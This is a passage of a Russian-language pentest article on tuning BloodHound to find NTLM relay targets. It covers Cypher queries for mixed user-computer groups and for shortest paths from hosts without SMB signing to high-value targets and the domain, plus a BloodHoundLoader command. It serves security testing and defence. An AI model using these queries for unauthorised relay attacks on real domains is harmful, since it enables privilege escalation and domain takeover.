
Получился результативный анализ взаимосвязей компьютеров — с помощью этой информации можно поднять привилегии в домене. Когда вывод BloodHound содержит большое количество машин, проверить все вручную становится проблематично. Если названия компьютеров ни о чем тебе не говорят, непонятно, какую следует захватывать в первую очередь. А что самое важное — на хосте может быть включен SMB signing, и тогда у нас вообще ничего не получится.

INFO

Иногда машина уже находится в группе администраторов домена. Не забудь проверить это, прежде чем искать сложные пути, такая проверка достаточно просто выполняется вручную.

Бывает, что мы не можем получить информацию о локальных админах на конкретной машине. Но зато можем предположить по названиям групп или их описаниям, зачем они были созданы. Например, имя `ADM_Servers_backups` говорит само за себя. Также зачастую машины и пользователи включены в одну группу. Если вдруг два этих условия будут соблюдены, мы можем пробовать повысить привилегии с помощью релея. Для поиска смешанного членства в группах можно использовать запрос от Hausec:

```
{
      "name": "Find groups that contain both users and computers",
      "queryList": [
        {
          "final": true,
          "query": "MATCH (c:Computer)-[r:MemberOf*1..]->(
groupsWithComps:Group) WITH groupsWithComps MATCH (u:User)-[r:
MemberOf*1..]->(groupsWithComps) RETURN DISTINCT(groupsWithComps) as
groupsWithCompsAndUsers"
        }
      ]
    }
```



Обезличенный пример выполнения запроса

Продолжение статьи →

← НАЧАЛО СТАТЬИ

BLOOD HOUND

НАТАСКИВАЕМ ИЩЕЙКУ НА ПОИСК NTLM RELAY

ДОБАВЛЯЕМ АТРИБУТЫ

Стандартных атрибутов, которые собираются с помощью `SharpHound.exe` или `BloodHound.py`, нам будет маловато. Поэтому надо добавить свои. Ребята из CompassSecurity написали скрипт для добавления новых атрибутов, а также предложили специальный атрибут **`nosigning`**. Однако предварительно нам надо собрать информацию о машинах без SMB signing.

WARNING

Дальнейшие действия предполагают обработку значений DNSHostName, а не IP-адресов.


Для сбора информации о наличии SMB signing используем `CrackMapExec`. О том, как это сделать, подробно написано в статьях «Гид по NTLM Relay. Захватываем NTLM-аутентификацию для Relay-атаки» и «Гид по NTLM Relay, часть 2. Проводим Relay-атаки».

Когда у нас есть список машин без SMB signing, добавляем новый атрибут с помощью следующего скрипта:


```
python3 BloodHoundLoader.py t.txt -m s
```

После этого мы можем задействовать запросы, использующие новый атрибут. Все у того же CompassSecurity имеется пара запросов, которые укажут нам путь от машин без SMB signing до домена и до привилегированных объектов. Выглядит это примерно так:

```
{
      "name": "Shortest Paths from no Signing to High Value Targets",
      "category": "Shortest Paths",
      "queryList": [
        {
          "final": true,
          "query": "MATCH p = allShortestPaths((c:Computer)-[r:{}
*1..]->(h)) WHERE NOT c = h AND c.hassigning = false AND h.highvalue
= true RETURN p"
        }
      ]
    }


{
      "name": "Shortest Paths from no Signing to Domain",
      "category": "Shortest Paths",
      "queryList": [
        {
          "final": false,
          "title": "Select a Domain...",
          "query": "MATCH (d:Domain) RETURN d.name ORDER BY d.name
ASC"
        },
        {
          "final": true,
          "query": "MATCH p = allShortestPaths((c:Computer)-[r:{}
*1..]->(d:Domain)) WHERE c.hassigning = false AND d.name = $result
RETURN p",
          "endNode": "{}"
        }
      ]
    }
```



Пути повышения до привилегированных целей




Пути повышения до домена от машин без SMB signing

Круто, но есть нюанс. Эти запросы помогают лишь понять, какую машину было бы полезно захватить, но не каждая машина без SMB signing уязвима для атак. Когда мы не знаем, чей хеш нам прилетит, лучше выполнять релей на машину, от которой имеется путь до захвата домена. Примерами таких случаев служат спуфинг-атаки или использование ярлыков.

И здесь мы первый раз проявляем творчество: немного дорабатываем запрос для поиска машин, которые являются админами на других машинах. Сделать это можно, добавив в изначальный запрос пару условий, и выглядеть он будет примерно так:

